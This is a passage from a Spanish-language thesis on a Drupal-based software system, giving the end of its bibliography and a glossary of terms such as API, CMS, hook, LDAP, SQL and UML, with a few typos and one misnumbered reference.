10. **Lago, Ramiro.** Patrones de diseño software. [En línea] 2007. http://www.proactiva-calidad.com/java/patrones/index.html#algunos_patrones.

11. **Letelier, Patricio y Penadés, María Carmen.** *Metodologías ágiles para el desarrollo de software: eXtreme Programming (XP).* Universidad Politécnica de Valencia. Valencia : s.n.

12. **Mellon, Carnegie.** Software Engineering Institute. [En línea] 2009. http://www.sei.cmu.edu/architecture/community_definitions.html.

13. **Musciano, Chuck y Kennedy, Bill.** *THML, la guía completa.* Mesico D.F : McGRAW-HILL INTERAMERICANA EDITORES, S.A., 1999. ISBN 970-10-2141-X.

14. **Palacio, Juan.** *Flexibilidad con SCRUM.* 2007.

15. **Pressman, Roger S.** *Ingenieria de software. Un enfoque práctico (quinta edicion).* Madrid, España : s.n., 2001.

16. **Rivero Guevara, Humberto.** *Análisis, diseño e implementación del módulo Aprehesión del SIIPOL.* Ciudad de la habana : s.n., 2008.

17. **Schmuller, Joseph.** *Aprendiendo UML en 24 horas.* Mexico : Pearson educacion, 2000.

28. **Solutions, Sinapsy Business.** Servicios de Consultoría de Gestión y Software de Gestión Empresarial. [En línea] 2006. http://www.sinap-sys.com/index.php?option=com_content&task=view&id=40&Itemid=32.

19. **Tedeschi, Nicolás.** msdn: Microsoft Diveloper Network. [En línea] 2009. http://msdn.microsoft.com/es-es/library/bb972240.aspx#mainSection.

20. **VanDyk, John K y Westgate, Matt.** *Pro Drupal divelopment.* United State of America : s.n., 2007.

21. **Vanstapel, Franki.** *Guía para las normas de control interno del sector público.* Bruselas, Bélgica : s.n., 2004.

22. **Vázquez Zambrano, Donel.** *Sistema de Ventas Mayoristas.* Ciudad de la habana : s.n., 2007.

Glosario de Términos

API: Denominación que se le concede a los módulos del núcleo(*core)* de drupal que brindan las funcionalidad generales, permitiendo reutilizarlas y cambiar su comportamiento.
Cms: Programa que permite crear una estructura de soporte para la creación y administración de contenidos por parte de los participantes, principalmente en páginas web.
Core o núcleo: Nombre que recibe el conjunto de módulos de drupal que representan el núcleo del funcionamiento del cms.
Hook (Gancho): Nombre que se le confiere a las funciones internas de los módulos de drupal que hacen llamados a las APIs de dicho cms.
HTML (*Lenguaje de Marcado de Hipertexto*): Es el lenguaje de marcado predominante para la construcción de páginas web, usado para describir la estructura y el contenido en forma de texto, así como para complementar el texto con objetos tales como imágenes.
LDAP: Generalmente se considera una base de datos que funciona a nivel de aplicación que permite el acceso a un conjunto de datos, como un servicio de directorio ordenado y distribuido para buscar información en un entorno de red.
Módulo: Es un componente auto-controlado de un sistema, el cual posee una interfaz bien definida hacia otros componentes.
PDF: Formato de almacenamiento de documentos que especifica la información necesaria para la presentación final del documento.

Release o liberación: Es el término usado en ingeniería de software que define la liberación de un producto funcional.
SQL: Lenguaje de consulta estructurado de acceso a bases de datos relacionales que permite especificar diversos tipos de operaciones.
UML: Lenguaje Unificado de Modelado, es un lenguaje de modelado visual que se usa para especificar, visualizar, construir y documentar artefactos de un sistema de software.

URLs: Son las siglas de Localizador de Recurso Uniforme (en inglés *Uniform Resource Locator*), la dirección global de documentos y de otros recursos en la *World Wide Web*.